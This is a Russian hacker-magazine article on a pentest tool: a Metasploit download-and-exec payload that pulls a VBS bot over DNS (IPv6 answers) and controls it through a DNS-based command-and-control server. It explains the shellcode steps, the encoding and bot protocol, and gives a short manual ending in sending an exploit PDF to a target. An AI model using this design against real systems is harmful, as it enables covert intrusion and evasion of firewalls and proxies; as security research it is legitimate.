Алексей Синцов, Digital Security (twitter.com/asintsov)

ЧАСТЬ ВТОРАЯ

DNS: ОБРАТНАЯ СВЯЗЬ

Продвинутый payload для организации туннеля

В позапрошлом номере я уже рассказывал про организацию канала обратной связи в процессе проникновения в корпоративную сеть, где присутствуют жесткие правила фильтрации на прокси-сервере, или вообще в случае, когда «пробитый» ПК не имеет доступа к интернету. В этой статье я расскажу про более совершенный способ контроля таких машин.

Previously on][

Итак, будучи обыкновенным пентестером, мне пришлось столкнуться с задачей получения контроля над машинами, которые сидят за прокси-сервером, причем доступ на «левые» хосты очень жестко банится. В итоге был разработан шелл-код для фреймворка Metasploit, который выполнял прошитые команды, кодировал их и отправлял на мой сервер путем инкапсуляции данных в DNS-запросе на определенный домен. Даже если жертва не имела доступ к интернету, я получал результат выполнения моих команд, ведь в локальных и корпоративных сетях обычно есть DNS-сервер, который перенаправляет запросы в интернет, к владельцу (то есть мне). Мой DNS-сервер разбирал закодированные запросы и писал в лог результат выполнения команд. Таким образом, я видел, что проникновение на такие-то и такие-то машины прошло успешно. Детали можешь прочитать в позапрошлом номере.

Недостатки

У моей наработки было несколько недостатков:

1. Мерцание. Шелл-код выполнял как прошитую команду, так и отправку DNS-запросов путем вызова функции _popen. Например, так переправлялись данные (data_data_data): _popen("nslookup data_data_data.domen.ru","r"). В результате на мгновения появлялись консольные окошки, что, согласись, палево.

2. Зависимость от msvctrl.dll. Шелл-код искал все функции в модуле msvctrl, который для большинства ПО подключен по умолчанию. Если данная библиотека отсутствует, то шелл-код работать не будет.

3. Отсутствие дуплексного канала связи. Шелл-код выполняет прошитые команды и сообщает на сервер результат. Нет гибкости, нет шелла, нет возможности именно УПРАВЛЯТЬ удаленно. Только отчет, и все.


4. При одновременном срабатывании на двух разных ПК непонятно, откуда идут данные — все вперемешку.

5. Отсутствие нормального интерфейса, грязный лог-файл сервера... Ногу сломишь.


Короче, штука рабочая, но неудобная, и явно ее можно улучшить.

Модель

Итак, что нужно пентестеру? Контроль, удобство управления, многопользовательский доступ... Дело в том, что в большинстве своем боевая нагрузка идет в массовой рассылке и под раздачу попадает несколько пользователей почти одновременно. Поэтому нужно как-то разруливать их управление. Руководствуясь такой логикой, я пришел к тому, что фактически мне нужен C&C для контроля над ботами через DNS-туннель. Так как, например, «пробитый» Acrobat Reader долго не живет, то логично, что нужно скинуть бота на диск,



Уникальная модель нашего проекта :)



Данные файла по DNS


а не реализовывать его в шелл-коде. Поэтому в качестве боевой нагрузки было решено писать «download&exec»-пэйлоад. Только тело бота будет скачиваться не по HTTP, а по DNS, что обеспечит нам обход всех проксей и файерволлов. Скачиваться может что угодно, но для моей задачи надо бы именно «бота», который управляется так же, по DNS.

Боевая нагрузка


Итак, начнем писать шелл-код, избавляясь от всех недостатков предыдущей модели. Чтобы не зависеть от модулей, будем использовать только kernel32.dll, который есть всегда. Шелл-код найдет в таблицах функций модуля два нужных адреса — LoadLibrary и GetProcAddr. Первой функцией будем подгружать нужные модули, а второй — искать адреса других функций. Теперь про нужные нам вызовы: так как нам не хочется опять использовать _popen (это заметно на целевой машине), то для запуска скаченного троянца будем использовать функцию WinExec, в которой можно задать невидимость окна. Остается вопрос — как получать данные с сервера и отправлять запрос. В прошлой версии был вызов _popen, который вызывал nslookup (опять же заметно). Использовать WinExec не годится, а CreateProcess — муторно. Решение — в использовании модуля WS2_32.dll и функции getaddrinfo. Данная функция делает резолв доменного имени в IP-адрес — то что нужно. И что самое интересное — по-прежнему не будет исходящих соединений от атакуемого процесса (Acrobat Reader, например). DNS-запросы пойдут от svchost.exe, что позволит обойти UAC и файерволы. Вот она, сила WIN API :). Что ж, низкий уровень мы придумали, осталось придумать высокий уровень: как организовать процесс скачивания? Самое простое решение — разбить требуемый файл на блоки и поочередно передать через значения IP-адреса. На сервере бинарник или любой другой файл для дропа открывается и грузится в ассоциированный массив массивов, при этом на каждый элемент массива приходится 14 считанных байт, а на каждый элемент ассоциированного массива приходится 17 массивов с байтами. Индексы в ассоциированном массиве — четырехбайтные строки: aaaa, baaa, caaa и так далее. Фактически каждый ассоциированный элемент — это один блок данных по 17x14 байт. Таким образом, за один DNS-запрос передается 238 (0xEE) байт. Почему именно 17 и 14? Дело в том, что для передачи данных я решил использовать IPv6-протокол, в котором для адреса используется 16 байт, и за один запрос передается 17 таких адресов. Оставшиеся два байта используются для указания сдвигов записи и размеров данных. Это означает, что шелл-код делает запрос с помощью getaddrinfo (aaaa.domain.ru) и получает в ответ 17 IP-адресов. Далее шелл-код парсит структуру полученных адресов, перебирая каждый адрес. Первый байт адреса указывает сдвиг данных от начала буфера, а второй байт — размер (всегда равно 14 байтам, кроме самого последнего адреса последнего блока), остальные 14 байт — как раз данные этого блока с указанной длиной. Самое главное — первый байт. Так как ИП-адреса сортируются криво, то первый байт фактически указывает порядок этих 14 байт в полученном блоке из 17 адресов. Пример блока данных из 29 байт «010203040506..272829»:

```
000e:0102:0304:0506:0708:0910:1112:1314
0e0e:1516:1718:1920:2122:2324:2526:2728
1c01:2900:0000:0000:0000:0000:0000:0000
```

Вообще все блоки идут по 238 байт, если блок имеет меньший размер — значит, это последний блок. Так или иначе, полученный блок записывается в %TEMP%-директорию, в файл нужного расширения (расширение указывается при сборке шелл-кода). После этого шелл-код запрашивает второй блок из 238 байт (baaa.domain.ru) и дописывает его в конец того же файла. И так до тех пор, пока весь файл не скачается на машину «пробитого» клиента. Затем файл запускается с помощью WinExec в невидимом режиме. Таким вот образом весь шелл-код и написался. Хочу заметить, что шелл-код тестировался в Windows 7 x64 (на 32-разрядных приложениях!) и на Windows XP SP2 x32, где по умолчанию протокол IPv6 не установлен.



Управление по DNS



Два бота работают в автоматическом режиме

Он не обязательно должен быть включен и активен, но установлен должен быть! Еще раз повторю алгоритм:

1. Ищем kernel32.dll.
2. Ищем GetProcAddr.
3. Ищем Loadlibrary.
4. Грузим необходимые модули и функции — WinExec, gettaddrinfo, exit, fopen, fwrite, fclose и другие.
5. Определяем временную директорию.
6. Создаем там файл, сохраняем его дескриптор.
7. Инициализируем сокет для работы с getaddrinfo.
8. В цикле делаем запросы — aaaa.domain.ru, baaa.domain.ru и так далее.
8.1 Обрабатываем все IP-адреса, копируя данные в стек в нужном порядке.
8.2 Пишем в файл.
9. Закрываем и запускаем файл.
10. Выход.

Бот

Теперь подумаем над тем, что такое бот. В моем — пентестерском — случае это некий процесс, который раз в N секунд стучится на C&C-сервер за командой. Если команда есть — исполняет ее и докладывает об исполнении. Потом опять стучится за следующей. Так как я разрабатывал бота чисто для пентестерских целей, там нет иного функционала, кроме как удаленной консоли. В идеале его можно допиливать как угодно, хоть кейлоггер, хоть размножение и автозапуск, хоть еще что, но в моем случае команд всего три:

sleep	— заснуть на пол-минуты
exit	— выход
<другая команда>	— cmd /s <другая команда>

После запуска бот получает имя учетной записи и домена (машины), из-под которого он запущен. После чего отправляет запрос вида XR.[name1][name2].domain.ru. Значение name1 — имя учетной записи пользователя, а name2 — имя домена или компьютера. Эта пара является именем бота в системе. Когда сервер получит этот запрос, он отпишет, что зарегистрировался такой-то бот с таким-то именем. После чего бот будет запрашивать команды следующим запросом: XG.[name1][name2].domain.ru. Получив такой запрос, сервер вернет команду в виде IP-адреса, в этот раз IPv4. Вообще, сначала я хотел сделать так, чтобы сервер возвращал команду для txt-запросов, это было бы легче. Но был бы и минус — не все байты в TXT передаются, придется кодировать, к тому же такой трафик будет слишком уж палиться IDS-системами, а в IP-адресе это в очень не явном виде, да и байты можно не кодировать. Возвращаемый формат таков: должен быть адрес 1.1.1.1 — это флаг, говорящий боту о том, что команды есть. Далее идет набор из IP-адресов, где в первом октете указан номер последовательности, а в оставшихся трех — три байта команды в десятеричном виде (понятно, что длина команды ограничена 84 байтами, вот так-то!). Для примера смотри скриншот. Там видно, как закодирована команда «ipconfig». После выполнения команды наш бэкдор должен сообщить ответ. В этот раз я решил не мучиться с кодированием, так как заметил, что в DNS-запросе могут быть символы «+», «/» и «=», а значит можно тупо использовать base64. Поэтому бот докладывает на сервер так: XX.<N>.<base64>.domain.ru, где <N> — номер пакета (он нужен, чтобы потом восстановить все данные в один связный блок). В последнем пакете вместо <N> передается флаг «FI». По данному алгоритму можно написать бот с каким угодно функционалом, меняя лишь код бота. В моей поставке, как я уже говорил, есть только доступ к консоли. Сначала я писал бота на Си, но потом осознал главный недостаток системы — exe-файл с учетом заголовка и кода будет иметь относительно большой вес, что увеличивает время закачки до нескольких минут. Это не годится. Поэтому бота я написал на VBS, хотя он может быть написан на чем угодно. Моя версия работает через вызовы nslookup в скрытом режиме. Данные парсятся регекспом с использованием временного файла. Такой бот качается за пару секунд, а функционал сохранен полностью — удаленное управление через консоль.


Сервер


Самая важная и навороченная часть — сервер. Я оставил в нем поддержку старой версии нагрузки, но также добавил и поддержку новой версии. Теперь интерфейс более дружелюбный и простой. При этом путем «блокировки» поддерживается работа с несколькими ботами. Каждый бот, если получил команду, блокирует сервер на время, пока команда не будет выполнена. Выполнив команду, сервер передает управление для следующего бота, а первому посылает команду sleep. Таким простецким образом все боты получат кусочек времени. Команды задаются как в автоматическом режиме, так и в ручном. Конечно, если один бот не запросил команду, а потом умер, то остальные боты также блокируются. Поэтому введен параметр timeout, который по умолчанию равен десяти минутам. После чего блокировка сбрасывается. Кроме того, сбросить блокировку можно по <CTRL-C> в консоли управления. Сервер поддерживает как ручное управление, так и автоматическое. Переключение между видами управления опять же по CTRL-C.

Автоматический контроль


Для всех ботов задается одна команда по умолчанию. После ее исполнения клиент будет получать только команду sleep. Чтобы добавить еще одну команду, нужно записать ее в файл dnsBOT.name1.name2.txt (одной строкой), тогда при следящем запросе она попадет на сторону клиента и исполнится. Кроме того, можно перевести сервер в ручной режим по CTRL-C.

Средне-дружелюбный интерфейс :)





Ручное управление ботом



Метасплойт в действии

Ручной контроль

Каждый раз, когда бот запрашивает команду, открывается строка ввода этой команды, оператор вводит команду, команда исполняется :).

Краткий мануал

Теперь небольшая инструкция по эксплуатации. Задача первая: купить доменное имя, настроить зону на свой сервак. Поднять там revdns.pl, чтобы отвечал на 53 порту. Настройки скрипта просты:

```
$EGG="d:\\DROP.VBS";     # Путь к боту для закачки
$defaultcmd="ipconfig";  # Команда по умолчанию
$DOMAIN="dom.com";       # Твое доменное имя
$IPA="127.0.0.1";        # IP-адрес сервера DNS
```

Запустив сервак, надо подождать, пока корневые серваки DNS пронюхают про тебя: для этого в настройках зоны (там, где купил домен) укажи свои сервера в качестве владельца зоны. Для проверки сделай запрос: «nslookup –q=AAAA aaaa.dom.com» — тебе должны вернуться первые 238 байт DROP.VBS. После этого можно готовиться к пентесту, но для начала не забудь проверить доменное имя в первой строчке файла DROP.VBS:

```
DOMAIN="dom.com"
```

Если меняешь код бота, то надо перезапустить перл-скриптик, чтобы он подгрузил новый файл в память. После этого можно готовить эксплойт. Для начала нужно кинуть файл dnsdrop.rb в папку с метасплойтом, а именно c:\<MSF>\modules\payloads\singles\windows. После этого загружай метасплойт, выбирай нужный эксплойт (например для Acrobat Reader), выбирай наш пейлоад. Его параметры:

```
set DOMAIN=dom.com
set FILE=vbs
```

Генери PDF'ку с эксплойтом, шли клиенту. Когда наша торпеда пробьет цель, в консоли perl ты увидишь результат — запросы на скачивание файла. И если ничего не случилось, то после этого будет видно имя бота и запрос на команду. Дальнейшие действия зависят от режима работы — автоматическая выдача команд или ручная.

Заключение

Как ты можешь убедиться, DNS является удобным каналом удаленного администрирования. Кроме того, данный PoC показывает, что контрольные серваки малвари также могут использовать DNS для управления ботами в тех местах, где, казалось бы, даже нет интернета! Моя утилита, шелл-коды и прототип бота были продемонстрированы на конференции CONFidence 2011 в Кракове и доступны для скачивания на сайте DSecRG. Ну и, конечно же, все исходные коды присутствуют на диске][!

Удачных тебе пентестов, и помни, что использование этой утилиты без ведома человека (на ПК которого применяется шеллкод/БОТ) или его законного представителя карается по всей строгости УК РФ!

P.S. Чтобы быть совсем вредным и не распространять троянское ПО, функционал консоли в коде бота я заменил заглушкой.